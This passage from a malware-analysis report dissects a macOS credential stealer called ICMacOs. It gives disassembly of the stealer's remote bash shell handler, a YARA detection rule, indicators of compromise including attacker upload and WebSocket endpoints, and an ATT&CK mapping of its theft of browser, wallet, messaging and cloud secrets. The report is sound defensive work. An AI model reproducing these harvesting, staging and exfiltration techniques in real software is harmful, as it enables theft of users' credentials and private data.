access.
4. Remote interactive shell (shell:<command>)
The malware includes an arbitrary shell execution mechanism:
100432724  bl      _runtime.memequal        ; Compare command prefix against "shell:"
...
100432854  bl      _os/exec.CommandContext  ; Spawn "bash", "-c", <command>
...
1004328e8  bl      _fmt.Sprintf             ; Format "shell_result:%s"
1004329b0  mov     x0, ...                  ; Error fallback: "Command timeout (30s)"
The client slices off the "shell:" prefix, configures an execution context with a hardcoded 30-second timeout, and
spawns /bin/bash -c <command>.
Both standard output and standard error are captured, formatted as shell_result:<output>, and sent back to the operator over the WebSocket channel. If a command runs longer than 30 seconds, it kills the process and returns shell_result: Command timeout (30s).
Detection engineering: YARA rule
rule osx_stealer_icmacos {
    meta:
        description = "ICMacOs Apple Silicon stealer across multiple campaign domains"
        author = "Chandra Kant Bauri"
        date = "2026-11-14"
        platform = "macOS"
        family = "ICMacOs"
        sample = "d9df05a3fb68d302ecf134a1214b609c6ec0a3fb9122907214afac3908b587f4"

    strings:
        // Author and module anchors
        $author_mod       = "github.com/ultra-supara/ICMacOs" ascii
        $author_tg        = "https://t.me/ICMACOS" ascii
        $author_forum     = "https://forum.exploit.in/topic/291615/" ascii

        // Staging and persistence markers
        $op_plist         = "com.apple.systemupdater.plist" ascii
        $op_pdir          = ".systemd-helper" ascii
        $op_stage         = "/tmp/.systemd-private-helper" ascii
        $op_zip           = "organized.zip" ascii
        $op_log           = "/tmp/.cache-update.log" ascii

        // Evasion and operational indicators
        $op_tcc           = "Safari: TCC BLOCKED" ascii
        $op_cis           = "CIS country detected" ascii
        $op_pwd           = "Restuck: invalid password" ascii
        $op_shell         = "Command timeout (30s)" ascii
        $op_keychain      = "moond4rk/keychainbreaker" ascii

        // Cloud and developer secret harvesting
        $op_dev_start     = "collectDevSecrets START" ascii
        $op_dev_env       = "DevSecrets: %d env files collected" ascii
        $op_gcloud        = "gcloud_credentials.json" ascii

        // Messaging and communication theft
        $op_msg_wa        = "group.net.whatsapp.WhatsApp.shared" ascii
        $op_msg_im        = "Messages: dir not found, skip" ascii
        $op_msg_tg        = "Telegram: tdata copied" ascii
        $op_msg_dc        = "Discord leveldb: %s copied" ascii

        // Cryptocurrency wallets and file harvesting
        $op_wallets       = "Wallets: %d collected" ascii
        $op_exodus        = "Exodus: collection done" ascii
        $op_grabber       = "Filegrabber" ascii

    condition:
        (uint32(0) == 0xfeedfacf or uint32(0) == 0xcffaedfe) and

        // file size envelope (Go compiled stealer cluster is ~14.8 MB)
        (filesize > 5MB and filesize < 35MB) and

        // Either author identity matches, OR at least 4 operational markers co-occur
        (
            1 of ($author*) or
            4 of ($op_*)
        )
}
Indicators of Compromise (IOCs)
1. Cluster File Hashes
All cryptographic hashes computed directly from disk.
| SHA-256 | MD5 | File Size (Bytes) | Associated C2 |
|---|---|---|---|
d9df05a3fb68d302ecf134a1214b609c6ec0a3fb9122907214afac3908b587f4 | 386922e499ef6c147fd158603bd7b3ce | 14,866,642 | escapeai.live |
ad37f66434ff098ffccf20caf5753d0b2f180a2904c389970ad0bb0294c046e4 | 8e8f1e01245ab3cd1a2e6d7e62461c1 | 14,866,578 | escapeai.live |
68c1691d2be97fa6119aaf85f20a76a5fbb81cf560f2c527ca517b12e51ee0ca | f9f60f0a709f6185a63deb3c501fb6b2 | 14,872,032 | miumaco.space |
afdcaa1830a83f8ad418ac6d21aabe2ba626443956a3caf01054d5b339b9d8cb | da8a0233569a74ffa3aca4d0f1fb988e | 14,866,578 | mikoblico.xyz |
2. Host Filesystem & Staging Artifacts
| Path | Type | Description |
|---|---|---|
/tmp/.systemd-private-helper/ | Directory | Root staging directory |
/tmp/.systemd-private-helper/organized.zip | File | Final staged ZIP archive ready for C2 upload |
/tmp/.systemd-private-helper/DevSecrets/ | Directory | Staged cloud credentials (AWS, GCP, Kubernetes, Docker), databases, SSH keys, and .env files |
/tmp/.systemd-private-helper/WhatsApp/ | Directory | Staged WhatsApp databases (ChatStorage.sqlite, axolotl.db, session keys) |
/tmp/.systemd-private-helper/Telegram/tdata/ | Directory | Staged Telegram Desktop session state and keys |
/tmp/.systemd-private-helper/Messages/ | Directory | Staged iMessage and SMS databases (chat.db, chat.db-wal, chat.db-shm) |
/tmp/.systemd-private-helper/Discord/ | Directory | Staged Discord LevelDB tokens and session records |
/tmp/.systemd-private-helper/CallHistory/ | Directory | Staged FaceTime and phone call history databases |
/tmp/.systemd-private-helper/Outlook/ | Directory | Staged Microsoft Outlook profiles and credentials |
/tmp/.systemd-private-helper/Wallets/ | Directory | Staged cryptocurrency wallet folders (29 desktop wallet profiles) |
/tmp/.systemd-private-helper/Filegrabber/ | Directory | Harvested sensitive files matching 21 extensions from Desktop, Documents, Downloads, and SSH |
/tmp/.cache-update.log | File | Malware runtime debug log file |
~/.local/share/.systemd-helper/ | Directory | Persistence installation folder |
~/.local/share/.systemd-helper/.updater | File | Persisted hidden copy of malware executable |
~/.local/share/.systemd-helper/config.json | File | Local persistence tracking metadata |
~/Library/LaunchAgents/com.apple.systemupdater.plist | File | LaunchAgent plist file executing .updater on user login |
3. Network Infrastructure
| Protocol | Destination | Purpose |
|---|---|---|
| HTTPS GET | https://ipinfo.io/country | Geofence evasion check (CIS country exit) |
| HTTPS POST | https://escapeai.live/upload | Primary payload exfiltration endpoint |
| WSS | wss://escapeai.live/ws | Interactive remote shell / C2 backdoor |
| HTTPS POST | https://miumaco.space/upload | Primary payload exfiltration endpoint |
| WSS | wss://miumaco.space/ws | Interactive remote shell / C2 backdoor |
| HTTPS POST | https://mikoblico.xyz/upload | Primary payload exfiltration endpoint |
| WSS | wss://mikoblico.xyz/ws | Interactive remote shell / C2 backdoor |
| Telegram URI | https://t.me/ICMACOS | Author support channel string |
| Forum URI | https://forum.exploit.in/topic/291615/ | Actor sales thread string |
MITRE ATT&CK Mapping
| Tactic | Technique ID | Technique Name | Binary Implementation & Verified Evidence |
|---|---|---|---|
| Execution | ATT&CKT1059.004↗ | Command and Scripting Interpreter: Unix Shell | Disassembly of _main.wsClient executes incoming shell:<cmd> strings via bash -c using Go os/exec.Command. |
| Persistence | ATT&CKT1543.001↗ | Event Triggered Execution: Launch Agent | Routine _main.installPersistence writes ~/Library/LaunchAgents/com.apple.systemupdater.plist configured to run ~/.local/share/.systemd-helper/.updater at user login. |
| Defense Evasion | ATT&CKT1036.005↗ | Masquerading: Match Legitimate Name or Location | Staging and persistence paths masquerade as system services: /tmp/.systemd-private-helper/, .systemd-helper, and com.apple.systemupdater.plist. |
| Defense Evasion | ATT&CKT1564.001↗ | Hide Artifacts: Hidden Files and Directories | Uses dot-prefixed paths for staging directories, log files (/tmp/.cache-update.log), and executables (.updater). |
| Defense Evasion | ATT&CKT1553.002↗ | Subvert Trust Controls: Code Signing | Binary is signed with an ad-hoc linker signature (0x20002(adhoc,linker-signed)) with identifier a.out to bypass basic Gatekeeper execution blocks. |
| Defense Evasion | ATT&CKT1562.001↗ | Impair Defenses: Disable or Modify Tools | Subroutine _main.killOldProcesses parses /bin/ps -eo pid,command output and kills existing processes matching conflicting names. |
| Discovery | ATT&CKT1614.001↗ | System Location Discovery: Geolocation Information | Subroutine _main.getIsCIS sends an HTTPS GET request to https://ipinfo.io/country and halts if the response matches a CIS country code. |
| Discovery | ATT&CKT1057↗ | Process Discovery | Subroutine _main.killOldProcesses enumerates running system processes using /bin/ps -eo pid,command. |
| Discovery | ATT&CKT1082↗ | System Information Discovery | Subroutines collect hardware UUID, hostname, OS version, and logged-in username for inclusion in exfiltration metadata. |
| Discovery | ATT&CKT1083↗ | File and Directory Discovery | _main.collectFolder walks user directories (~/Desktop, ~/Documents, ~/Downloads, ~/.ssh) to discover targeted file types. |
| Credential Access | ATT&CKT1555.003↗ | Credentials from Password Stores: Web Browsers | Package _decrypter targets 12 Chromium browsers, deriving Safe Storage master keys via PBKDF2 (1003 iterations) to decrypt AES-128-CBC credentials. |
| Credential Access | ATT&CKT1539↗ | Steal Web Session Cookie | Routine _decrypter.Chromium extracts and decrypts SQLite cookie stores across all targeted Chromium profiles. |
| Credential Access | ATT&CKT1552.001↗ | Unsecured Credentials: Credentials in Files | _main.collectDevSecrets extracts cloud credentials (AWS, GCP, Kubernetes, Docker), database profiles (.pgpass, .my.cnf), and recursively scans for .env files. |
| Credential Access | ATT&CKT1552.004↗ | Unsecured Credentials: Private Keys | _main.collectDevSecrets and _main.collectFolder extract SSH private keys (id_rsa, id_ed25519, id_ecdsa) up to a 100 KB size limit. |
| Credential Access | ATT&CKT1555.001↗ | Credentials from Password Stores: Keychain | Contains embedded package github.com/ultra-supara/ICMacOs/internal/keychainbreaker to dump macOS keychain data using AppleScript password prompts. |
| Collection | ATT&CKT1119↗ | Automated Collection | Automated harvesting scripts systematically scrape browsers, messaging stores, 29 cryptocurrency wallets, and developer files into designated subdirectories. |
| Collection | ATT&CKT1005↗ | Data from Local System | Gathers local SQLite databases for WhatsApp (ChatStorage.sqlite, axolotl.db), Apple Messages (chat.db), Telegram Desktop (tdata), and Discord (leveldb). |
| Collection | ATT&CKT1074.001↗ | Data Staged: Local Data Staging | Aggregates all stolen data in structured subfolders beneath /tmp/.systemd-private-helper/. |
| Collection | ATT&CKT1560.001↗ | Archive Collected Data: Archive via Utility | Compresses all staged files into /tmp/.systemd-private-helper/organized.zip using the Go standard library archive/zip package. |
| Command and Control | ATT&CKT1071.001↗ | Application Layer Protocol: Web Protocols | Uses HTTPS POST for file uploads (/upload) and WebSocket connections (/ws) for interactive command processing. |
| Command and Control | ATT&CKT1059↗ | Command and Scripting Interpreter | Interactive WebSocket backdoor accepts remote instructions (shell:<cmd>) and returns combined stdout and stderr over the socket. |
| Exfiltration | ATT&CKT1041↗ | Exfiltration Over C2 Channel | Transmits the staged organized.zip archive to C2 endpoints via an HTTPS multipart form-data POST request. |
Conclusion
Static analysis of the ICMacOs binary reveals an ARM64 macOS threat structured to pair bulk credential harvesting with an interactive remote backdoor.
The disassembly details routines that target credentials across 12 Chromium browsers, 29 desktop cryptocurrency wallets, cloud and developer configurations (AWS, GCP, Docker, Kubernetes), WhatsApp and iMessage stores, and local documents matching 21 specific file extensions.
The binary stages collected artifacts into /tmp/.systemd-private-helper/, compresses them into organized.zip, and uploads the archive over HTTPS. It contains logic to install persistence through a LaunchAgent (com.apple.systemupdater.plist) and maintain an interactive WebSocket connection (/ws) granting remote bash shell execution.